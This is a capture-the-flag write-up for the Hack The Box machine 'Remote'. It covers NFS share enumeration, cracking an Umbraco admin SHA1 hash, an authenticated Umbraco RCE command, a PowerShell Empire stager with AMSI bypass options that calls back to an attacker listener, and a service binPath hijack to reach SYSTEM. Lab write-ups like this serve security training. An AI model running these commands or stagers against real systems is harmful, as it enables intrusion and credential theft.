
Remote

Scan
A Masscan highlights the open TCP ports found on the box. 
Then a nmap scan was conducted in order to try to identify the version of the services found opened. 
User
RPC
RPC port is open, it might be possible to dump some information. It gives us the port and services that are listening.
$> rpcinfo -p 10.10.10.180
program vers proto   port  service
100000    2   udp    111  portmapper
100000    3   udp    111  portmapper
100000    4   udp    111  portmapper
100000    2   tcp    111  portmapper
100000    3   tcp    111  portmapper
100000    4   tcp    111  portmapper
100003    2   tcp   2049  nfs
100003    3   tcp   2049  nfs
100003    2   udp   2049  nfs
100003    3   udp   2049  nfs
100003    4   tcp   2049  nfs
100005    1   tcp   2049  mountd
100005    2   tcp   2049  mountd
100005    3   tcp   2049  mountd
100005    1   udp   2049  mountd
100005    2   udp   2049  mountd
100005    3   udp   2049  mountd
100021    1   tcp   2049  nlockmgr
100021    2   tcp   2049  nlockmgr
100021    3   tcp   2049  nlockmgr
100021    4   tcp   2049  nlockmgr
100021    1   udp   2049  nlockmgr
100021    2   udp   2049  nlockmgr
100021    3   udp   2049  nlockmgr
100021    4   udp   2049  nlockmgr
100024    1   tcp   2049  status
100024    1   udp   2049  status
From the RPC information retrieved, the port TCP/2049 is an NFS share.
NFS Share
A query was made to know if at least a share is available:
$> showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
It seems that a share called site_backups is available. It can be mounted and browsed.
$> mount -t nfs 10.10.10.180:/site_backups /root/pentest/mnt
$> ls /root/pentest/mnt
App_Browsers  App_Data  App_Plugins  aspnet_client  bin  Config  css  default.aspx  Global.asax  Media  scripts  Umbraco  Umbraco_Client  Views  Web.config
After digging into the files, the following piece of code in the file Web.config specifies the version and name of the CMS used :
<add key="umbracoConfigurationStatus" value="7.12.4" />From the file /root/pentest/mnt/App_Data/Logs/UmbracoTraceLog.intranet.txt, it seems that a user admin@htb.local exists on the machine:
2020-02-20 00:58:20,012 [P3592/D3/T25] WARN  Umbraco.Web.Editors.PasswordChanger - Could not change user password Passwords must be at least 10 characters.
2020-02-20 00:15:24,558 [P4408/D20/T16] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local logged in from IP address 192.168.195.1
2020-02-20 01:47:38,553 [P3592/D3/T41] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local logged in from IP address 192.168.195.137
So a user is using the account admin@htb.local, so the machine might be into a domain. Two internal IPs addresses are also disclosed. From the name of the account, one of the IP address may belong to the admin. This information could be used later.
The file Umbraco.sdf was even more interesting because some users password hashes were found:
$> strings /root/pentest/mnt/App_Data/Umbraco.sdf | head
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
@{pv
qpkaj
}
The account admin@htb.local password SHA1 hash is : b8be16afba8c314ad33d812f22a04991b90e2aaa.
Password cracking
The SHA1 hash was extracted and cracked with john. The wordlist rockyou.txt was used.
$> john hash_sha1.txt --format=Raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese   (?)
1g 0:00:00:00 DONE (2020-06-30 14:04) 1.219g/s 11980Kp/s 11980Kc/s 11980KC/s baconandchipies1..bacon918
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed
The password of the user admin@htb.local is baconandcheese.
HTTP
Gobuster was used in parallel with the dirb wordlist big. And, as expected, an umbraco path was found on the web server.
http://10.10.10.180/umbraco (Status: 200)Umbraco - UnAuthenticated

Independently of our previous findings, the default credentials admin/test for the CMS Umbraco were tried but failed.
Umbranco - Authenticated
Hopefully, the backup files found and the password cracking job done allow us to connect to the admin interface with the administrative account admin@htb.local.
The version 7.12.4 of umbraco used is prone to an authenticated RCE. A POC can be found here: https://github.com/noraj/Umbraco-RCE.git
The RCE was confirmed by executing a simple command and retrieve output from stdout :
python exploit.py -u "admin@htb.local" -p "baconandcheese" -i http://10.10.10.180 -c "whoami" -a "/all"

USER INFORMATION
----------------

User Name                  SID
========================== =============================================================
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Mandatory Label\High Mandatory Level Label            S-1-16-12288
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                    Alias            S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
                                     Unknown SID type S-1-5-82-0   Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
It is possible to use Empire in order to get a remote access to the box. To do so, it is possible to set an HTTP listener and a stager that will produce a Powershell. The code needs to be executed on the host.
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (Powershell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                            Description
  ----              --------    -------                          -----------
  Name              True        http                             Name for the listener.
  Host              True        http://10.10.15.95:80            Hostname/IP for staging.
  BindIP            True        0.0.0.0                          The IP to bind to on the control server.
  Port              True        80                               Port for the listener.
  Launcher          True        Powershell -noP -sta -w 1 -enc   Launcher string.
  StagingKey        True        2!mg~nfOo4@ZapWQMvET.,*r-A;(XHSF Staging key for initial agent negotiation.
  DefaultDelay      True        5                                Agent delay/reach back interval (in seconds).
  DefaultJitter     True        0.0                              Jitter in agent reachback interval (0.0-1.0).
  DefaultLostLimit  True        60                               Number of missed checkins before exiting
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  CertPath          False                                        Certificate path for https listeners.
  KillDate          False                                        Date for the listener to exit (MM/dd/yyyy).
  WorkingHours      False                                        Hours for the agent to operate (09:00-17:00).
  Headers           True        Server:Nginx                     Headers for the control server.
  Cookie            False       qBjQIquBSdaNrS                   Custom Cookie Name
  StagerURI         False                                        URI for the stager. Must use /download/. Example: /download/stager.php
  UserAgent         False       default                          User-agent string to use for the staging request (default, none, or other).
  Proxy             False       default                          Proxy to use for request (default, none, or other).
  ProxyCreds        False       default                          Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
  SlackToken        False                                        Your SlackBot API token to communicate with your Slack instance.
  SlackChannel      False       #general                         The Slack channel or DM that notifications will be sent to.

(Empire: stager/multi/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True        http              Listener to generate stager for.
  Language         True        Powershell        Language of the stager to generate.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.
  OutFile          False                         File to output launcher to, otherwise
                                                 displayed on the screen.
  Base64           True        True              Switch. Base64 encode the output.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 Powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For Powershell only.
  ObfuscateCommand False       Token\All\1       The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For Powershell only.
  SafeChecks       True        True              Switch. Checks for LittleSnitch or a
                                                 SandBox, exit the staging process if
                                                 true. Defaults to True.
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  ScriptLogBypass  False       True              Include cobbr's Script Block Log Bypass
                                                 in the stager code.
  AMSIBypass       False       True              Include mattifestation's AMSI Bypass in
                                                 the stager code.
  AMSIBypass2      False       False             Include Tal Liberman's AMSI Bypass in
                                                 the stager code.
(Empire: stager/multi/launcher) > execute
Powershell -noP -sta -w 1 -enc  JA[...]AA==
The payload is then passed to the exploit in order to get a remote access.
> python exploit.py -u "admin@htb.local" -p "baconandcheese" -i http://10.10.10.180 -c 'Powershell' -a ' -noP -sta -w 1 -enc JA[...]AA=='Flag
A remote access was retrieved and used to display the user flag located at C:\Users\Public\user.txt
ROOT

From the Powershell empire agent with having on the box, it is possible to use a couple of tools that could help us to elevate privileges on the box. A one I like is the set of Powershell scripts : powersploit. The AllChecks function, which will look for common way to elevate its privileges on a Windows machine, was used. Service abuse, DLL hijacking, and so on are checking.
The script found that there is a service where it might be possible to replace the binary used in binPath. User is also allowed to restart the service. That basically means that we could write any binary to that location and restart the service for that binary to be executed with the right of users that launches the service.
Auto Way
The PowerUp module can be used to exploit the vulnerability and retrieve a stagger. 
A new agent popped in with SYSTEM rights. 
(Empire: V7ZCWYP4) > shell whoami
[*] Tasked V7ZCWYP4 to run TASK_SHELL
[*] Agent V7ZCWYP4 tasked with task ID 2
(Empire: V7ZCWYP4) >
nt authority\system
..Command execution completed.
Manual Way
So, we know that the executable pointed by the service can be replaced by one of our own and that the owner has higher right than us. So let's replace the service executable by ours. We could add a new user or directly give our Powershell stager in order to get a new agent in Empire.

It is possible to modify the service binPath attribute and chose which program will be executed. A batch file was crafted in order to execute our Powershell code on the system.
@echo off
start /b Powershell -noP -sta -w 1 -enc  JA[...]]AA==

The service was restarted in order to have the code executed.
Flag

The root flag can then be retrieved from the filesystem.
Conclusion
The user part needed good enumeration in order to find that the port TCP/2049 was an NTFS Share with available resources. However, if we missed this port during our Nmap scan, it is possible to find it with an enumeration on the RPC endpoint available. The remote code execution on the box was interesting to discover. Once the RCE confirmed, it is pretty easy to get a shell from the machine because despite the machine to be a Windows Server 2019, Windows Defender Device Guard was disabled. The Root part was very easy to spot with a couple of Powershell scripts. It was also very trivial to exploit. However, considering the box name Remote and the fact that the software program TeamViewer was installed on the box, it might exist another way to do the privilege escalation part. An idea would have been to retrieve saved passwords from this software program and try to replay it on the local users. A user may use the same password for TeamViewer as for its Windows account.